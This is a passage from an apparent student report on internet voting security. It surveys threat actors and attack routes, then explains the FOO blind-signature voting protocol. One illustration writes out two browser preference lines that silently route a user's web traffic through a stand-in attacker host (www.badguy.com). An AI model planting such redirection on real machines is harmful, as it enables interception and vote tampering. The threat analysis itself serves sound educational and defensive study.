This group of people may be interested in deliberately subverting the election system in order to prove that the REV system has security flaws, and affect public confidence.

4.

5. *Criminal Organisations, Foreign Intelligence Services and Terrorist Organisation-*

These are perhaps one of the groups of people who may pose the most threat to an election system because of their financial backing and their desire to, cause disruption, make money or influence the outcome of the election.

**1. The areas of an Evoting system that could be Targeted**

There are 3 main components to an E voting System which could be attacked. The clients voting device, be it their home machine or a public terminal which could be used by multiple voters. The communication mechanism for votes to be cast through and the elections server which collect information on who has voted and who for.

Each of these components could be susceptible to various different attacks, but we can assume that Cryptography can be used effectively to protect the communication channel between a voters browser and the elections server. The technology used is mature and can be relied upon to ensure integrity and confidentiality of network traffic.

**Possible Methods of Attack**

Possible attacks on the system fit into 2 categories, Electronic Attacks and non-electronic ones.

*Electronic Attacks\_*

*Hacking*

*Malicious Software*

*Communication Infrastructure Attack*

*Social Engineering Attack*

*Non Electronic*

*Vote buying / Selling and Coercion*

6. *Theft Forgery of election details*

7.

**8. Hacking**

Penetration of the REV election server would make a very serious impact on both public confidence and with regards to laws such as the data protection Act. To work an attack need not modify the data stored in the system, merely put it into the public domain. And the penetration of the system need not occur during the polling period, but could potentially occur any time after the event. Which would give hackers more time to find weaknesses. Large amounts of information used by voters during the registration phase of the process could be accessed.

Individual client platforms are unlikely to be attractive targets for the computer hacker., however public internet terminals would provide an attractive target, due to their throughput of votes.

## **9. Malicious Software**

With today's hardware and software architectures a malicious payload on a voting client or server which could be introduced before or during the election. Could actually change voters vote without the voter or anyone else noticing, regardless of the kind of encryption or voter authentication in place. Because the malicious module could do its damage before encryption and authentication is applied or after decryption.

In order for a malicious programme to infect a computer there must be a delivery mechanism in place to install it.

One mechanism which could be used is physical installation. Most people do not keep their computers in a carefully controlled, locked environment and supposing a malicious person had access to a version of the programme on disk they could install it on a terminal. This would be more likely to occur in order to affect a public computer because the impact of one installation would be greater.

However the most likely candidate for delivering a widespread attack against an election is an ActiveX control, downloaded automatically and unknowingly from a Web server, which installs a Trojan horse (hidden program) that later interferes with voting. Any application that users are lured into downloading can do the same. This includes browser plug-ins, screen savers, calendars, and any other program that is obtained over the Internet. Another danger is that the application itself may be clean, but the installer might install a dynamically linked library (DLL) or other malicious module, or overwrite operating system modules.

Users who open attachments and download software are not the only ones putting themselves at risk. There are dozens of software vendors whose products run on peoples home machines, e.g. Microsoft office, Adobe Acrobat, Real Player, WinZip etc. These vendors are in a position to modify any configuration file and install malicious code on customers machines. Even if the company is not interested in affecting an election, it only takes 1 rogue programmer.

### **Examples of Malicious programmes that could be used:**

A simple attack illustrates how easy it is to thwart a web application such as voting. A malicious programme could alter the proxy settings on a client terminal. A proxy is a program that is interposed between the client and the server. It has the ability to completely control all Internet traffic between the two. Proxies are useful for many Internet applications and for sites that run certain kinds of firewalls. The user sets a proxy by making a change in the preferences menu. The browser then adds a couple of lines to a configuration file. For example, in Netscape, the existence of the following lines in the file c:\program\_files\netscape\prefs.js delivers all web content to and from the user's machine to a program listening on port 1799 on the machine www.badguy.com.

```
user_pref("network.proxy.http", "www.badguy.com");  
user_pref("network.proxy.http_port", 1799);
```

If an attacker can add these two lines (substituting his hostname for www.badguy.com) to the preferences file on somebody's machine, he can control every aspect of the web experience of that user. There are also ways of doing this without leaving a trail that leads directly to the attacker. While proxies cannot be used to read information in a secure connection, they can be used to spoof a user into a secure connection with the attacker, instead of the actual voting server, thus committing a man in the middle attack without the user realising it.

A virus similar to the CIH virus (aka Chernoble virus) could be used effectively to disrupt an election, a similar virus would be particularly disruptive due to several key factors: The malicious functionality was triggered to set off on a particular day. And this could easily be set to the day of an election. The payload of the virus was very severe because it altered the bios of the infected system so that they couldn't boot. A widespread activation of such a virus on the day of an election, or on a day leading up to an election could potentially affect many voters, and their systems would not be usable. This threat is increased by the possibility that the spread of the virus could be orchestrated to target a particular demographic group, thus having a direct effect on the election, and bringing the integrity of the entire process into question.

### **Attacks on the communication infrastructure**

This section does not deal with the classic security properties of the communications infrastructure; rather, we look at the *availability* of the Internet service, as required by remote electronic voting over the Internet.

The danger to Internet voting is that it is possible that during an election, communication on the Internet will stop. Because attackers cause a large denial of service attack by causing routers to crash, election servers to get flooded by requests, or a large set of voters terminals, possibly targeted demographically, to cease to function.

A more serious attack is possible by targeting the Internet's Domain Name Service (DNS). The reason that this is serious is that a DNS attack could be used to direct a user to the wrong web server when the user types in the name of the election server in the browser. Thus, a user could follow the instructions for voting, and yet receive a page that looked exactly like what it is supposed to look like, but actually is entirely controlled by the adversary.

### **Social Engineering**

*Social Engineering* is the term used to describe attacks that involve fooling people into compromising their security. There are several ways that an attacker could spoof the legitimate voting site. One way would be to send an e-mail message to a user telling that user to click on a link, which would then bring up the fake voting site. The adversary could then collect the user's credentials and in a sense, steal the vote. An attacker could also set up a connection to the legitimate server and feed the user a fake web page, and act as a man in the middle, transferring information between the user and the web server, with all of the traffic under the attacker's control. This is probably enough to change a user's vote, regardless of how the application is implemented.

Another problem along these lines is that any computer under the control of an adversary can be made to simulate a valid connection to an election server, without actually connecting to anything. So, for example, a malicious librarian or cyber café operator could set up public computers that appear to accept votes, but actually do nothing with the votes. This could even work if the computers were not connected to the Internet, since no messages need to be sent or received to fool a user into believing that their vote was cast. Setting up such machines in districts known to vote a certain way could influence the outcome of an election.

## Voting Protocols

### **One example: The FOO-Scheme**

To achieve at least the same level of security as in ordinary elections, an electronic voting system has to fulfil the requirements that we have mentioned in the requirements section. Here we will talk about the different types of voting protocols that exist and we will see one protocol in detail. The protocols that we will introduce here will reduce the security threat that we have just talked about.

Several electronic voting systems exist and most of them are internet-based voting systems, (i.e. the voters can vote from home using a PC).

They can be classified into three types:

- Systems that use a special **anonymous channel (mix-networks)**. This system guarantee the anonymity of the votes (a mix-net is a means of anonymous communication based on a public key cryptosystem and allows for example a user to anonymously send a message to a newsgroup or to a person).
  - o Examples: Cha81, Cha88, Boy89, PIK93, OKST97, SK95, Abe98, Jak98, Abe99, Jak99, JJ99
  
- Systems that use **homomorphic encryption** schemes. (Explication of the homomorphic encryption: Let E be a public key encryption function. We say that E is homomorphic (with respect to + and \*) if  $EPK(m_1+m_2) = EPK(m_1) * EPK(m_2)$  is satisfied for any public key PK and any messages  $m_1$  and  $m_2$ . In other words, the encryption of the 'sum' of two messages is equal to the 'product' of their encryptions.)
  - o Examples: CF85, CY86, Ben87, BT94, SK94, CFSY96, CGS97, Sch99, HS00
  
- Systems that use **blind signature** schemes.
  - o Examples: FOO92, Oka97

In this part, we will see in detail a protocol based on blind signature: the **FOO-Scheme**

### **Some notations and definitions**

#### ***Definition of blind signature:***

The concept of blind signatures was introduced by D. Chaum in 1982.

A blind signature scheme is a cryptographic protocol involving two entities: a **user** and a **signer**, Such a protocol allows the user to obtain from the signer a digital signature of a document in such a way that the signer learns nothing about its contents.

#### ***An analogy of the blind signature:***

The user covers the message with a sheet of carbon paper and then seals both of them inside an envelope (blind message). The signer then signs with a pen the outside of the envelope (and consequently the message inside) and returns the envelope to the user (obviously without opening it; in the digital version the signer is unable to open the envelope). The user then removed the signed document from the envelope (un-blind).

In 1992, Fujioka, Okamoto and Ohta [FOO92] proposed a concrete realization of such a voting system using blind signature. (We will also see that this scheme also rely on the use of anonymous channels).

In the system that we will describe, several entities are involved:

- The voter  $V_i$
- The administrator  $A$
- The collector  $C$

The administrator and the collector are the authorities that manage the elections:

The administrator will sign the encrypted vote.

The collector will collect the votes and will publish the result of the election.

In this scheme, we will use the following notations:

- $ID_i$ : the identification of the voter  $V_i$
- $\sigma_i$ : the  $V_i$ 's signature scheme
- $\sigma_A$ : the signature scheme of the administrator.
- $\chi$ : a blinding technique used in blind signatures
- $\delta$ : a retrieving technique used in blind signatures
- $r_i$ : a random key
- $\xi$ : commitment scheme used for the creation of the ballot

The FOO-Scheme is divided into 4 phases:

- The initialization phase
- The registration phase
- The voting phase
- The counting phase

### **Initialization phase**

The Administrator  $A$  generates its signature scheme and publishes the public key.

### **Registration phase**

The Voter  $V_i$  selects his vote  $v_i$  and encrypts the resulting ballot with a randomly chosen secret key  $k_i$ .

-> he creates  $x_i$

Then he blinds his ballot with the blinding technique.

-> he creates  $e_i$

Then he signs it.

-> he creates  $s_i$

The Voter  $V_i$  sends  $(I_i, e_i, s_i)$  to the Administrator A.


The Administrator checks if the Voter  $V_i$  has the right to vote, if the signature is valid and comes from a voter who has not already submitted a ballot.

Then he signs  $e_i$ .

-> he creates  $d_i$

The Administrator A sends  $d_i$  to the Voter  $V_i$

At the end of this phase, the Administrator A publishes the list of the voters who get his signature.




### **Voting phase**

The Voter  $V_i$  retrieves  $y_i$  (which is the signature of the ballot  $x_i$ )

After having checked that  $y_i$  is the Administrator's signature of the  $x_i$ ,  $V_i$  sends the token  $(x_i, y_i)$  to the Collector  $C$  via an anonymous channel.

The Collector  $C$  checks  $y_i$  and stores the encrypted ballot on a list to be published after all voters voted.

The Collector  $C$  enters the token  $(x_i, y_i)$  in a list.



## **Counting phase**

The Collector C publishes the list  $(l, x_i, y_i)$ .

After having checked that his ballot is listed on the list, the Voter  $V_i$  sends  $(l, k_i)$  to the Collector C through an anonymous channel.

The Collector C retrieves the vote  $v_i$  thanks to the key  $k_i$  and publishes the voting result.

The counting stage consists of two phases: Opening and Counting.

## **Checking the requirements**

### ***Properties achieved***

- **Eligibility:** only eligible voters are allowed to gain a token, which cannot be used several times
- **Privacy:** the blind signature and the anonymous channel ensure it
- **Individual verifiability:** the voter can check if his ballot is in the list published by the collector
- **Fairness:** counting of the ballot does not affect the voting since this phase comes after the voting phase.

### ***Properties non-achieved***

- **Universal verifiability:** if one voter does not vote after the registration phase, the administrator can add its own vote.
- **Receipt freeness:** at the end of the election, people who want to know a voter's token can easily find it out in the list published by the collector.

## **References**

- [1] *IEEE Symposium on Security and Privacy 2004*. IEEE Computer Society Press, May 2004. This paper previously appeared as Johns Hopkins University Information Security Institute Technical Report TR-2003-19, July 23, 2003.
- [2] Diebold CVS, April 2002
- [3] NewsTarget, States with electronic voting machines gave Bush mysterious 5% advantage; bloggers do the math that broadcast networks fail to follow, <http://www.newstarget.com/002076.html>
- [4] Black Box Voting, Field Report – Santa Clara, CA, <http://www.blackboxvoting.com/modules.php?name=News&file=article&sid=282>
- [5] Election Incident Reporting System, <https://voteprotect.org/>
- [6] <http://focus.at.org/e-voting/e-voting-requirements>
- [7] <http://www.cs.uiowa.edu/~jones/voting/coe2004.shtml>
- [8] <http://www.fec.gov/pages/vss/v1/v1s1.htm>
- [9] <https://wcm.coe.int/ViewDoc.jsp?id=778189&Lang=en>
- [10] <http://www.infoplease.com/ipa/A0781453.html> - Infoplease, No of voters in the US
- [11] [www.msnbc.msn.com](http://www.msnbc.msn.com) - E-voting is becoming popular –
- [12] [www.verifiedvoting.org](http://www.verifiedvoting.org) - Electronic Vote Miscounts and Malfunctions In Recent Elections 1, Electronic Miscounts and Malfunctions In Recent Elections
- [13] [www.verifiedvoting.org](http://www.verifiedvoting.org) - E-Voting Misconceptions
- [14] <http://avirubin.com/vote/>
- [15] <http://www.edemocracy.gov.uk/library/papers/study.pdf>

## **Presented By**

SS8, Thursday 8 December, Computer Security, The University of Birmingham.